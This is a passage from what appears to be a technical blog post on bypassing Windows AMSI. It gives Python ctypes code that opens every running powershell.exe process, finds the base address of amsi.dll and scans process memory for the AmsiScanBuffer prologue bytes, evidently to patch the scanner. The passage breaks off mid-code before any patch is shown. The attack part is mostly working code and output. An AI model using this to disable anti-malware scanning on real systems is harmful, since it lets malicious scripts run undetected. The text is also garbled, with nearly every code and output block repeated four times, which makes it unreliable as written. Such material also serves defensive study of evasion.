C:\WINDOWS\SYSTEM32\CRYPTBASE.dll
C:\WINDOWS\SYSTEM32\bcrypt.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\7929a7b72d26707339cddb9177ddcb48\System.Manageme...
C:\WINDOWS\System32\clbcatq.dll
C:\WINDOWS\System32\shell32.dll
C:\WINDOWS\SYSTEM32\amsi.dll
PS C:\Users\aroldan> Get-Process -PID 9936 | select -ExpandProperty Modules | select fileName

FileName
--------
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
C:\WINDOWS\SYSTEM32\ntdll.dll
C:\WINDOWS\System32\KERNEL32.DLL
C:\WINDOWS\System32\KERNELBASE.dll
C:\WINDOWS\System32\msvcrt.dll
C:\WINDOWS\System32\OLEAUT32.dll
C:\WINDOWS\System32\msvcp_win.dll
C:\WINDOWS\System32\ucrtbase.dll
C:\WINDOWS\SYSTEM32\ATL.DLL
C:\WINDOWS\System32\combase.dll
C:\WINDOWS\System32\USER32.dll
C:\WINDOWS\System32\RPCRT4.dll
C:\WINDOWS\System32\win32u.dll
C:\WINDOWS\System32\ADVAPI32.dll
C:\WINDOWS\System32\GDI32.dll
C:\WINDOWS\System32\sechost.dll
C:\WINDOWS\System32\gdi32full.dll
C:\WINDOWS\System32\OLE32.dll
C:\WINDOWS\SYSTEM32\mscoree.dll
C:\WINDOWS\System32\IMM32.DLL
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
C:\WINDOWS\System32\SHLWAPI.dll
C:\WINDOWS\SYSTEM32\kernel.appcore.dll
C:\WINDOWS\SYSTEM32\VERSION.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
C:\WINDOWS\SYSTEM32\VCRUNTIME140_1_CLR0400.dll
C:\WINDOWS\SYSTEM32\ucrtbase_clr0400.dll
C:\WINDOWS\SYSTEM32\VCRUNTIME140_CLR0400.dll
C:\WINDOWS\System32\psapi.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\mscorlib\5b8c945e30aa4099a8c0741d874b8f36\mscorlib.ni.dll
C:\WINDOWS\System32\bcryptPrimitives.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System\a8c3a8bedc935407a7f5f21e97aa1003\System.ni.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Core\8819bf9c3cfd5f3086be099fc8d43355\System.Core.ni.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\8e2fdb14b0a3b4f83fc612f5d2dc52b2\Microsoft.Power...
C:\WINDOWS\SYSTEM32\CRYPTSP.dll
C:\WINDOWS\system32\rsaenh.dll
C:\WINDOWS\SYSTEM32\CRYPTBASE.dll
C:\WINDOWS\SYSTEM32\bcrypt.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\7929a7b72d26707339cddb9177ddcb48\System.Manageme...
C:\WINDOWS\System32\clbcatq.dll
C:\WINDOWS\System32\shell32.dll
C:\WINDOWS\SYSTEM32\amsi.dll
amsi.dll is there, but also a bunch of other modules. The difference is huge!
After a while (and by RTFM), I found that EnumProcessModules() only retrieves the modules that are part of the IAT (Import Address Table) or related modules. If somewhere in the middle there's a dynamic loading of another module by using LoadLibraryEx() or something similar, EnumProcessModules() won't give accurate results.
After a little research, I found that the way to get all the loaded modules of a running process was using CreateToolhelp32Snapshot(), which creates a snapshot of a process, including heaps, modules and threads. We can use that API to get the loaded modules along with the resolved base address of each module in the process memory. Let's check that with the following code:
import psutil
from ctypes import *


KERNEL32 = windll.kernel32
PSAPI = windll.PSAPI

PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of PID powershell at {pid}: {hex(process_handle)}')

    MAX_PATH = 260
    MAX_MODULE_NAME32 = 255
    TH32CS_SNAPMODULE = 0x00000008
    class MODULEENTRY32(Structure):
        _fields_ = [ ('dwSize', c_ulong) ,
                    ('th32ModuleID', c_ulong),
                    ('th32ProcessID', c_ulong),
                    ('GlblcntUsage', c_ulong),
                    ('ProccntUsage', c_ulong) ,
                    ('modBaseAddr', c_size_t) ,
                    ('modBaseSize', c_ulong) ,
                    ('hModule', c_void_p) ,
                    ('szModule', c_char * (MAX_MODULE_NAME32+1)),
                    ('szExePath', c_char * MAX_PATH)]

    me32 = MODULEENTRY32()
    me32.dwSize = sizeof(MODULEENTRY32)
    snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
    ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
    while ret:
        print(f'[+] Got module: {me32.szModule.decode()} loaded at {hex(me32.modBaseAddr)}')
        ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))
import psutil
from ctypes import *


KERNEL32 = windll.kernel32
PSAPI = windll.PSAPI

PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of PID powershell at {pid}: {hex(process_handle)}')

    MAX_PATH = 260
    MAX_MODULE_NAME32 = 255
    TH32CS_SNAPMODULE = 0x00000008
    class MODULEENTRY32(Structure):
        _fields_ = [ ('dwSize', c_ulong) ,
                    ('th32ModuleID', c_ulong),
                    ('th32ProcessID', c_ulong),
                    ('GlblcntUsage', c_ulong),
                    ('ProccntUsage', c_ulong) ,
                    ('modBaseAddr', c_size_t) ,
                    ('modBaseSize', c_ulong) ,
                    ('hModule', c_void_p) ,
                    ('szModule', c_char * (MAX_MODULE_NAME32+1)),
                    ('szExePath', c_char * MAX_PATH)]

    me32 = MODULEENTRY32()
    me32.dwSize = sizeof(MODULEENTRY32)
    snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
    ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
    while ret:
        print(f'[+] Got module: {me32.szModule.decode()} loaded at {hex(me32.modBaseAddr)}')
        ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))
import psutil
from ctypes import *


KERNEL32 = windll.kernel32
PSAPI = windll.PSAPI

PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of PID powershell at {pid}: {hex(process_handle)}')

    MAX_PATH = 260
    MAX_MODULE_NAME32 = 255
    TH32CS_SNAPMODULE = 0x00000008
    class MODULEENTRY32(Structure):
        _fields_ = [ ('dwSize', c_ulong) ,
                    ('th32ModuleID', c_ulong),
                    ('th32ProcessID', c_ulong),
                    ('GlblcntUsage', c_ulong),
                    ('ProccntUsage', c_ulong) ,
                    ('modBaseAddr', c_size_t) ,
                    ('modBaseSize', c_ulong) ,
                    ('hModule', c_void_p) ,
                    ('szModule', c_char * (MAX_MODULE_NAME32+1)),
                    ('szExePath', c_char * MAX_PATH)]

    me32 = MODULEENTRY32()
    me32.dwSize = sizeof(MODULEENTRY32)
    snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
    ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
    while ret:
        print(f'[+] Got module: {me32.szModule.decode()} loaded at {hex(me32.modBaseAddr)}')
        ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))
import psutil
from ctypes import *


KERNEL32 = windll.kernel32
PSAPI = windll.PSAPI

PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of PID powershell at {pid}: {hex(process_handle)}')

    MAX_PATH = 260
    MAX_MODULE_NAME32 = 255
    TH32CS_SNAPMODULE = 0x00000008
    class MODULEENTRY32(Structure):
        _fields_ = [ ('dwSize', c_ulong) ,
                    ('th32ModuleID', c_ulong),
                    ('th32ProcessID', c_ulong),
                    ('GlblcntUsage', c_ulong),
                    ('ProccntUsage', c_ulong) ,
                    ('modBaseAddr', c_size_t) ,
                    ('modBaseSize', c_ulong) ,
                    ('hModule', c_void_p) ,
                    ('szModule', c_char * (MAX_MODULE_NAME32+1)),
                    ('szExePath', c_char * MAX_PATH)]

    me32 = MODULEENTRY32()
    me32.dwSize = sizeof(MODULEENTRY32)
    snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
    ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
    while ret:
        print(f'[+] Got module: {me32.szModule.decode()} loaded at {hex(me32.modBaseAddr)}')
        ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))
And run it:
PS C:\Users\aroldan> python3 .\enummodules.py
[+] Got process handle of PID powershell at 21580: 0x410
[+] Got module: powershell.exe loaded at 0x7ff6eded0000
[+] Got module: ntdll.dll loaded at 0x7ffd5c1b0000
[+] Got module: KERNEL32.DLL loaded at 0x7ffd5a1c0000
[+] Got module: KERNELBASE.dll loaded at 0x7ffd59a60000
[+] Got module: msvcrt.dll loaded at 0x7ffd5b820000
[+] Got module: OLEAUT32.dll loaded at 0x7ffd5a3b0000
[+] Got module: msvcp_win.dll loaded at 0x7ffd59e00000
[+] Got module: ucrtbase.dll loaded at 0x7ffd59750000
[+] Got module: ATL.DLL loaded at 0x7ffd288a0000
[+] Got module: combase.dll loaded at 0x7ffd5a490000
[+] Got module: USER32.dll loaded at 0x7ffd5aa70000
[+] Got module: RPCRT4.dll loaded at 0x7ffd5ace0000
[+] Got module: win32u.dll loaded at 0x7ffd59600000
[+] Got module: GDI32.dll loaded at 0x7ffd5a9b0000
[+] Got module: ADVAPI32.dll loaded at 0x7ffd5ac20000
[+] Got module: gdi32full.dll loaded at 0x7ffd59630000
[+] Got module: sechost.dll loaded at 0x7ffd5a820000
[+] Got module: OLE32.dll loaded at 0x7ffd5b680000
[+] Got module: mscoree.dll loaded at 0x7ffd47ef0000
[+] Got module: IMM32.DLL loaded at 0x7ffd5bf00000
[+] Got module: mscoreei.dll loaded at 0x7ffd44de0000
[+] Got module: SHLWAPI.dll loaded at 0x7ffd59fd0000
[+] Got module: kernel.appcore.dll loaded at 0x7ffd58670000
[+] Got module: VERSION.dll loaded at 0x7ffd514f0000
[+] Got module: clr.dll loaded at 0x7ffd37be0000
[+] Got module: VCRUNTIME140_1_CLR0400.dll loaded at 0x7ffd53b60000
[+] Got module: VCRUNTIME140_CLR0400.dll loaded at 0x7ffd51640000
[+] Got module: ucrtbase_clr0400.dll loaded at 0x7ffd44d10000
[+] Got module: psapi.dll loaded at 0x7ffd5a030000
[+] Got module: mscorlib.ni.dll loaded at 0x7ffd35840000
[+] Got module: bcryptPrimitives.dll loaded at 0x7ffd59870000
[+] Got module: System.ni.dll loaded at 0x7ffd34c20000
[+] Got module: System.Core.ni.dll loaded at 0x7ffd33290000
[+] Got module: Microsoft.PowerShell.ConsoleHost.ni.dll loaded at 0x7ffd18290000
[+] Got module: CRYPTSP.dll loaded at 0x7ffd58d20000
[+] Got module: rsaenh.dll loaded at 0x7ffd585e0000
[+] Got module: CRYPTBASE.dll loaded at 0x7ffd58d40000
[+] Got module: bcrypt.dll loaded at 0x7ffd58ec0000
[+] Got module: System.Management.Automation.ni.dll loaded at 0x7ffcecb60000
[+] Got module: clbcatq.dll loaded at 0x7ffd5b9d0000
[+] Got module: shell32.dll loaded at 0x7ffd5ae70000
[+] Got module: amsi.dll loaded at 0x7ffd4c270000
PS C:\Users\aroldan> python3 .\enummodules.py
[+] Got process handle of PID powershell at 21580: 0x410
[+] Got module: powershell.exe loaded at 0x7ff6eded0000
[+] Got module: ntdll.dll loaded at 0x7ffd5c1b0000
[+] Got module: KERNEL32.DLL loaded at 0x7ffd5a1c0000
[+] Got module: KERNELBASE.dll loaded at 0x7ffd59a60000
[+] Got module: msvcrt.dll loaded at 0x7ffd5b820000
[+] Got module: OLEAUT32.dll loaded at 0x7ffd5a3b0000
[+] Got module: msvcp_win.dll loaded at 0x7ffd59e00000
[+] Got module: ucrtbase.dll loaded at 0x7ffd59750000
[+] Got module: ATL.DLL loaded at 0x7ffd288a0000
[+] Got module: combase.dll loaded at 0x7ffd5a490000
[+] Got module: USER32.dll loaded at 0x7ffd5aa70000
[+] Got module: RPCRT4.dll loaded at 0x7ffd5ace0000
[+] Got module: win32u.dll loaded at 0x7ffd59600000
[+] Got module: GDI32.dll loaded at 0x7ffd5a9b0000
[+] Got module: ADVAPI32.dll loaded at 0x7ffd5ac20000
[+] Got module: gdi32full.dll loaded at 0x7ffd59630000
[+] Got module: sechost.dll loaded at 0x7ffd5a820000
[+] Got module: OLE32.dll loaded at 0x7ffd5b680000
[+] Got module: mscoree.dll loaded at 0x7ffd47ef0000
[+] Got module: IMM32.DLL loaded at 0x7ffd5bf00000
[+] Got module: mscoreei.dll loaded at 0x7ffd44de0000
[+] Got module: SHLWAPI.dll loaded at 0x7ffd59fd0000
[+] Got module: kernel.appcore.dll loaded at 0x7ffd58670000
[+] Got module: VERSION.dll loaded at 0x7ffd514f0000
[+] Got module: clr.dll loaded at 0x7ffd37be0000
[+] Got module: VCRUNTIME140_1_CLR0400.dll loaded at 0x7ffd53b60000
[+] Got module: VCRUNTIME140_CLR0400.dll loaded at 0x7ffd51640000
[+] Got module: ucrtbase_clr0400.dll loaded at 0x7ffd44d10000
[+] Got module: psapi.dll loaded at 0x7ffd5a030000
[+] Got module: mscorlib.ni.dll loaded at 0x7ffd35840000
[+] Got module: bcryptPrimitives.dll loaded at 0x7ffd59870000
[+] Got module: System.ni.dll loaded at 0x7ffd34c20000
[+] Got module: System.Core.ni.dll loaded at 0x7ffd33290000
[+] Got module: Microsoft.PowerShell.ConsoleHost.ni.dll loaded at 0x7ffd18290000
[+] Got module: CRYPTSP.dll loaded at 0x7ffd58d20000
[+] Got module: rsaenh.dll loaded at 0x7ffd585e0000
[+] Got module: CRYPTBASE.dll loaded at 0x7ffd58d40000
[+] Got module: bcrypt.dll loaded at 0x7ffd58ec0000
[+] Got module: System.Management.Automation.ni.dll loaded at 0x7ffcecb60000
[+] Got module: clbcatq.dll loaded at 0x7ffd5b9d0000
[+] Got module: shell32.dll loaded at 0x7ffd5ae70000
[+] Got module: amsi.dll loaded at 0x7ffd4c270000
PS C:\Users\aroldan> python3 .\enummodules.py
[+] Got process handle of PID powershell at 21580: 0x410
[+] Got module: powershell.exe loaded at 0x7ff6eded0000
[+] Got module: ntdll.dll loaded at 0x7ffd5c1b0000
[+] Got module: KERNEL32.DLL loaded at 0x7ffd5a1c0000
[+] Got module: KERNELBASE.dll loaded at 0x7ffd59a60000
[+] Got module: msvcrt.dll loaded at 0x7ffd5b820000
[+] Got module: OLEAUT32.dll loaded at 0x7ffd5a3b0000
[+] Got module: msvcp_win.dll loaded at 0x7ffd59e00000
[+] Got module: ucrtbase.dll loaded at 0x7ffd59750000
[+] Got module: ATL.DLL loaded at 0x7ffd288a0000
[+] Got module: combase.dll loaded at 0x7ffd5a490000
[+] Got module: USER32.dll loaded at 0x7ffd5aa70000
[+] Got module: RPCRT4.dll loaded at 0x7ffd5ace0000
[+] Got module: win32u.dll loaded at 0x7ffd59600000
[+] Got module: GDI32.dll loaded at 0x7ffd5a9b0000
[+] Got module: ADVAPI32.dll loaded at 0x7ffd5ac20000
[+] Got module: gdi32full.dll loaded at 0x7ffd59630000
[+] Got module: sechost.dll loaded at 0x7ffd5a820000
[+] Got module: OLE32.dll loaded at 0x7ffd5b680000
[+] Got module: mscoree.dll loaded at 0x7ffd47ef0000
[+] Got module: IMM32.DLL loaded at 0x7ffd5bf00000
[+] Got module: mscoreei.dll loaded at 0x7ffd44de0000
[+] Got module: SHLWAPI.dll loaded at 0x7ffd59fd0000
[+] Got module: kernel.appcore.dll loaded at 0x7ffd58670000
[+] Got module: VERSION.dll loaded at 0x7ffd514f0000
[+] Got module: clr.dll loaded at 0x7ffd37be0000
[+] Got module: VCRUNTIME140_1_CLR0400.dll loaded at 0x7ffd53b60000
[+] Got module: VCRUNTIME140_CLR0400.dll loaded at 0x7ffd51640000
[+] Got module: ucrtbase_clr0400.dll loaded at 0x7ffd44d10000
[+] Got module: psapi.dll loaded at 0x7ffd5a030000
[+] Got module: mscorlib.ni.dll loaded at 0x7ffd35840000
[+] Got module: bcryptPrimitives.dll loaded at 0x7ffd59870000
[+] Got module: System.ni.dll loaded at 0x7ffd34c20000
[+] Got module: System.Core.ni.dll loaded at 0x7ffd33290000
[+] Got module: Microsoft.PowerShell.ConsoleHost.ni.dll loaded at 0x7ffd18290000
[+] Got module: CRYPTSP.dll loaded at 0x7ffd58d20000
[+] Got module: rsaenh.dll loaded at 0x7ffd585e0000
[+] Got module: CRYPTBASE.dll loaded at 0x7ffd58d40000
[+] Got module: bcrypt.dll loaded at 0x7ffd58ec0000
[+] Got module: System.Management.Automation.ni.dll loaded at 0x7ffcecb60000
[+] Got module: clbcatq.dll loaded at 0x7ffd5b9d0000
[+] Got module: shell32.dll loaded at 0x7ffd5ae70000
[+] Got module: amsi.dll loaded at 0x7ffd4c270000
PS C:\Users\aroldan> python3 .\enummodules.py
[+] Got process handle of PID powershell at 21580: 0x410
[+] Got module: powershell.exe loaded at 0x7ff6eded0000
[+] Got module: ntdll.dll loaded at 0x7ffd5c1b0000
[+] Got module: KERNEL32.DLL loaded at 0x7ffd5a1c0000
[+] Got module: KERNELBASE.dll loaded at 0x7ffd59a60000
[+] Got module: msvcrt.dll loaded at 0x7ffd5b820000
[+] Got module: OLEAUT32.dll loaded at 0x7ffd5a3b0000
[+] Got module: msvcp_win.dll loaded at 0x7ffd59e00000
[+] Got module: ucrtbase.dll loaded at 0x7ffd59750000
[+] Got module: ATL.DLL loaded at 0x7ffd288a0000
[+] Got module: combase.dll loaded at 0x7ffd5a490000
[+] Got module: USER32.dll loaded at 0x7ffd5aa70000
[+] Got module: RPCRT4.dll loaded at 0x7ffd5ace0000
[+] Got module: win32u.dll loaded at 0x7ffd59600000
[+] Got module: GDI32.dll loaded at 0x7ffd5a9b0000
[+] Got module: ADVAPI32.dll loaded at 0x7ffd5ac20000
[+] Got module: gdi32full.dll loaded at 0x7ffd59630000
[+] Got module: sechost.dll loaded at 0x7ffd5a820000
[+] Got module: OLE32.dll loaded at 0x7ffd5b680000
[+] Got module: mscoree.dll loaded at 0x7ffd47ef0000
[+] Got module: IMM32.DLL loaded at 0x7ffd5bf00000
[+] Got module: mscoreei.dll loaded at 0x7ffd44de0000
[+] Got module: SHLWAPI.dll loaded at 0x7ffd59fd0000
[+] Got module: kernel.appcore.dll loaded at 0x7ffd58670000
[+] Got module: VERSION.dll loaded at 0x7ffd514f0000
[+] Got module: clr.dll loaded at 0x7ffd37be0000
[+] Got module: VCRUNTIME140_1_CLR0400.dll loaded at 0x7ffd53b60000
[+] Got module: VCRUNTIME140_CLR0400.dll loaded at 0x7ffd51640000
[+] Got module: ucrtbase_clr0400.dll loaded at 0x7ffd44d10000
[+] Got module: psapi.dll loaded at 0x7ffd5a030000
[+] Got module: mscorlib.ni.dll loaded at 0x7ffd35840000
[+] Got module: bcryptPrimitives.dll loaded at 0x7ffd59870000
[+] Got module: System.ni.dll loaded at 0x7ffd34c20000
[+] Got module: System.Core.ni.dll loaded at 0x7ffd33290000
[+] Got module: Microsoft.PowerShell.ConsoleHost.ni.dll loaded at 0x7ffd18290000
[+] Got module: CRYPTSP.dll loaded at 0x7ffd58d20000
[+] Got module: rsaenh.dll loaded at 0x7ffd585e0000
[+] Got module: CRYPTBASE.dll loaded at 0x7ffd58d40000
[+] Got module: bcrypt.dll loaded at 0x7ffd58ec0000
[+] Got module: System.Management.Automation.ni.dll loaded at 0x7ffcecb60000
[+] Got module: clbcatq.dll loaded at 0x7ffd5b9d0000
[+] Got module: shell32.dll loaded at 0x7ffd5ae70000
[+] Got module: amsi.dll loaded at 0x7ffd4c270000
Much better!
Find the address in memory of AmsiScanBuffer
As we saw in our previous post, AmsiScanBuffer is the function which is the interface between the AMSI-hooked process and the underlying EDR.
The function prologue can be seen under a debugger:
0:010> u amsi!AmsiScanBuffer
amsi!AmsiScanBuffer:
00007ffd`4c278260 4c8bdc          mov     r11,rsp
00007ffd`4c278263 49895b08        mov     qword ptr [r11+8],rbx
00007ffd`4c278267 49896b10        mov     qword ptr [r11+10h],rbp
00007ffd`4c27826b 49897318        mov     qword ptr [r11+18h],rsi
00007ffd`4c27826f 57              push    rdi
00007ffd`4c278270 4156            push    r14
00007ffd`4c278272 4157            push    r15
00007ffd`4c278274 4883ec70        sub     rsp,70h
0:010> u amsi!AmsiScanBuffer
amsi!AmsiScanBuffer:
00007ffd`4c278260 4c8bdc          mov     r11,rsp
00007ffd`4c278263 49895b08        mov     qword ptr [r11+8],rbx
00007ffd`4c278267 49896b10        mov     qword ptr [r11+10h],rbp
00007ffd`4c27826b 49897318        mov     qword ptr [r11+18h],rsi
00007ffd`4c27826f 57              push    rdi
00007ffd`4c278270 4156            push    r14
00007ffd`4c278272 4157            push    r15
00007ffd`4c278274 4883ec70        sub     rsp,70h
0:010> u amsi!AmsiScanBuffer
amsi!AmsiScanBuffer:
00007ffd`4c278260 4c8bdc          mov     r11,rsp
00007ffd`4c278263 49895b08        mov     qword ptr [r11+8],rbx
00007ffd`4c278267 49896b10        mov     qword ptr [r11+10h],rbp
00007ffd`4c27826b 49897318        mov     qword ptr [r11+18h],rsi
00007ffd`4c27826f 57              push    rdi
00007ffd`4c278270 4156            push    r14
00007ffd`4c278272 4157            push    r15
00007ffd`4c278274 4883ec70        sub     rsp,70h
0:010> u amsi!AmsiScanBuffer
amsi!AmsiScanBuffer:
00007ffd`4c278260 4c8bdc          mov     r11,rsp
00007ffd`4c278263 49895b08        mov     qword ptr [r11+8],rbx
00007ffd`4c278267 49896b10        mov     qword ptr [r11+10h],rbp
00007ffd`4c27826b 49897318        mov     qword ptr [r11+18h],rsi
00007ffd`4c27826f 57              push    rdi
00007ffd`4c278270 4156            push    r14
00007ffd`4c278272 4157            push    r15
00007ffd`4c278274 4883ec70        sub     rsp,70h
Using the opened handle, we need to find those instructions in the memory of the powershell.exe process.
First, we need to write down those bytes in a variable:
AmsiScanBuffer = (
    b'\x4c\x8b\xdc' +       # mov r11,rsp
    b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
    b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
    b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
    b'\x57' +               # push rdi
    b'\x41\x56' +           # push r14
    b'\x41\x57' +           # push r15
    b'\x48\x83\xec\x70'     # sub rsp,70h
)
AmsiScanBuffer = (
    b'\x4c\x8b\xdc' +       # mov r11,rsp
    b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
    b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
    b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
    b'\x57' +               # push rdi
    b'\x41\x56' +           # push r14
    b'\x41\x57' +           # push r15
    b'\x48\x83\xec\x70'     # sub rsp,70h
)
AmsiScanBuffer = (
    b'\x4c\x8b\xdc' +       # mov r11,rsp
    b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
    b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
    b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
    b'\x57' +               # push rdi
    b'\x41\x56' +           # push r14
    b'\x41\x57' +           # push r15
    b'\x48\x83\xec\x70'     # sub rsp,70h
)
AmsiScanBuffer = (
    b'\x4c\x8b\xdc' +       # mov r11,rsp
    b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
    b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
    b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
    b'\x57' +               # push rdi
    b'\x41\x56' +           # push r14
    b'\x41\x57' +           # push r15
    b'\x48\x83\xec\x70'     # sub rsp,70h
)
Then, using the discovered base address of amsi.dll, we need to iterate over the memory of the process trying to find those instructions. To do that, I created the following function:
def readBuffer(handle, baseAddress, AmsiScanBuffer):
    KERNEL32.ReadProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_int]
    while True:
        lpBuffer = create_string_buffer(b'', len(AmsiScanBuffer))
        nBytes = c_int(0)
        KERNEL32.ReadProcessMemory(handle, baseAddress, lpBuffer, len(lpBuffer), nBytes)
        if lpBuffer.value == AmsiScanBuffer:
            return baseAddress
        else:
            baseAddress += 1
def readBuffer(handle, baseAddress, AmsiScanBuffer):
    KERNEL32.ReadProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_int]
    while True:
        lpBuffer = create_string_buffer(b'', len(AmsiScanBuffer))
        nBytes = c_int(0)
        KERNEL32.ReadProcessMemory(handle, baseAddress, lpBuffer, len(lpBuffer), nBytes)
        if lpBuffer.value == AmsiScanBuffer:
            return baseAddress
        else:
            baseAddress += 1
def readBuffer(handle, baseAddress, AmsiScanBuffer):
    KERNEL32.ReadProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_int]
    while True:
        lpBuffer = create_string_buffer(b'', len(AmsiScanBuffer))
        nBytes = c_int(0)
        KERNEL32.ReadProcessMemory(handle, baseAddress, lpBuffer, len(lpBuffer), nBytes)
        if lpBuffer.value == AmsiScanBuffer:
            return baseAddress
        else:
            baseAddress += 1
def readBuffer(handle, baseAddress, AmsiScanBuffer):
    KERNEL32.ReadProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_int]
    while True:
        lpBuffer = create_string_buffer(b'', len(AmsiScanBuffer))
        nBytes = c_int(0)
        KERNEL32.ReadProcessMemory(handle, baseAddress, lpBuffer, len(lpBuffer), nBytes)
        if lpBuffer.value == AmsiScanBuffer:
            return baseAddress
        else:
            baseAddress += 1
The function will take the handle of the powershell.exe process, the base address of amsi.dll and the AmsiScanBuffer function prologue opcodes and will increment the addresses by 1 until the pattern is matched.
The relevant part of the script was updated:
...
snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
while ret:
    if me32.szModule == b'amsi.dll':
        print(f'[+] Found base address of {me32.szModule.decode()}: {hex(me32.modBaseAddr)}')
        KERNEL32.CloseHandle(snapshotHandle)
        amsiDllBaseAddress =  me32.modBaseAddr
        break
    else:
        ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))
AmsiScanBuffer = (
    b'\x4c\x8b\xdc' +       # mov r11,rsp
    b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
    b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
    b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
    b'\x57' +               # push rdi
    b'\x41\x56' +           # push r14
    b'\x41\x57' +           # push r15
    b'\x48\x83\xec\x70'     # sub rsp,70h
)
amsiScanBufferAddress = readBuffer(process_handle, amsiDllBaseAddress, AmsiScanBuffer)
print(f'[+] Address of AmsiScanBuffer found at {hex(amsiScanBufferAddress)}')
...
snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
while ret:
    if me32.szModule == b'amsi.dll':
        print(f'[+] Found base address of {me32.szModule.decode()}: {hex(me32.modBaseAddr)}')
        KERNEL32.CloseHandle(snapshotHandle)
        amsiDllBaseAddress =  me32.modBaseAddr
        break
    else:
        ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))
AmsiScanBuffer = (
    b'\x4c\x8b\xdc' +       # mov r11,rsp
    b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
    b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
    b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
    b'\x57' +               # push rdi
    b'\x41\x56' +           # push r14
    b'\x41\x57' +           # push r15
    b'\x48\x83\xec\x70'     # sub rsp,70h
)
amsiScanBufferAddress = readBuffer(process_handle, amsiDllBaseAddress, AmsiScanBuffer)
print(f'[+] Address of AmsiScanBuffer found at {hex(amsiScanBufferAddress)}')
...
snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
while ret:
    if me32.szModule == b'amsi.dll':
        print(f'[+] Found base address of {me32.szModule.decode()}: {hex(me32.modBaseAddr)}')
        KERNEL32.CloseHandle(snapshotHandle)
        amsiDllBaseAddress =  me32.modBaseAddr
        break
    else:
